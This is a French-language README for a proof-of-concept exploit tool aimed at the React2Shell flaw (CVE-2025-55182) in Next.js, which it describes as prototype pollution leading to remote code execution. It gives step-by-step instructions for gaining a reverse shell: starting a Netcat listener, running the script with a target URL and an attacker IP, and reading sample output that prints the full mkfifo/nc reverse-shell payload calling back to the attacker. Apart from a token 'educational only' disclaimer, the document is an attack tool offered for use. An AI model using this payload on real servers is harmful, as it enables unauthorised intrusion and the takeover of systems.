Ceci est un script PoC facile à utiliser pour exploiter la vulnérabilité React2Shell-CVE-2025-55182 de Nextjs. Cela aidera à obtenir un shell inverse.

🚀 React2Shell - (CVE-2025–55182) Script d'exploitation
🔥 Introduction
Ce dépôt contient un script d'exploitation pour la vulnérabilité React2Shell (CVE-2025–55182), qui cible un type spécifique de pollution de prototype Node.js menant à une exécution de code à distance (RCE).
Le script est spécifiquement conçu pour établir une connexion reverse shell Netcat en injectant une charge utile malveillante dans l'application vulnérable.
⚠️ Avertissement
Cet outil est à des fins éducatives et de recherche uniquement.
⚙️ Prérequis
- Python 3.x
- Bibliothèque
requestsInstallation
Vous pouvez installer la dépendance Python requise en utilisant
pip:pip install requests
🖥️ Utilisation
Le script est un outil ciblé pour obtenir un reverse shell et nécessite 3 paramètres principaux : l'URL cible (
-u), votre adresse IP locale (-l), et le port d'écoute (-p).1. Démarrer votre écouteur

Avant d'exécuter l'exploit, vous devez configurer un écouteur Netcat sur votre machine locale pour capturer la connexion reverse shell entrante.
# Start Netcat listener on port 9001 (or your custom port)
nc -lvnp 9001
2. Exécuter le script d'exploitation
Exécutez le script en fournissant les arguments nécessaires. Si vous omettez le port (
-p), il utilisera par défaut 9001.
Drapeau Argument Description Exemple -u--url(OBLIGATOIRE) L'URL complète de la cible vulnérable. http://192.168.1.100:3000-l--local-ip(OBLIGATOIRE) Votre adresse IP d'attaquant/écouteur. 192.168.1.5-p--portLe port sur lequel votre écouteur est en écoute. 4444
Exemple d'utilisation
Pour cibler

http://192.168.1.100:3000/et vous reconnecter à votre écouteur sur192.168.1.5:4444:python react2shell.py -u http://192.168.1.100:3000 -l 192.168.1.5 -p 4444Résultat attendu
L'exploit utilise la fonction
execSyncsur la cible, qui bloque généralement le processus serveur. Par conséquent, un ReadTimeout est le signe attendu d'une exécution de commande réussie.### 🔥 React2Shell - (CVE-2025–55182) ### By Hasa [*] Target URL (-u): [http://192.168.1.100:3000/](http://192.168.1.100:3000/) [*] Local IP (-l): 192.168.1.5 [*] Port (-p): 4444 [*] Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f [*] Sending payload... [+] [+] Attack may be Successful! Check your Netcat Listner.En cas de succès, vous verrez le shell se connecter sur votre écouteur Netcat.
🖼️ Menu d'aide
Exécuter le script sans arguments affiche la bannière et les instructions d'utilisation obligatoires :
python react2shell.pySortie :
### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

usage: react2shell.py [-h] -u URL -l LOCAL_IP [-p PORT]

Educational Purposes Only!!!

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     (REQUIRED) The target URL (Ex: "[http://example.com:3000](http://example.com:3000)")
  -l LOCAL_IP, --local-ip LOCAL_IP
                        (REQUIRED) Listner or Attacker IP (Ex: "192.168.100.1")
  -p PORT, --port PORT  Listner Port (Default: 9001)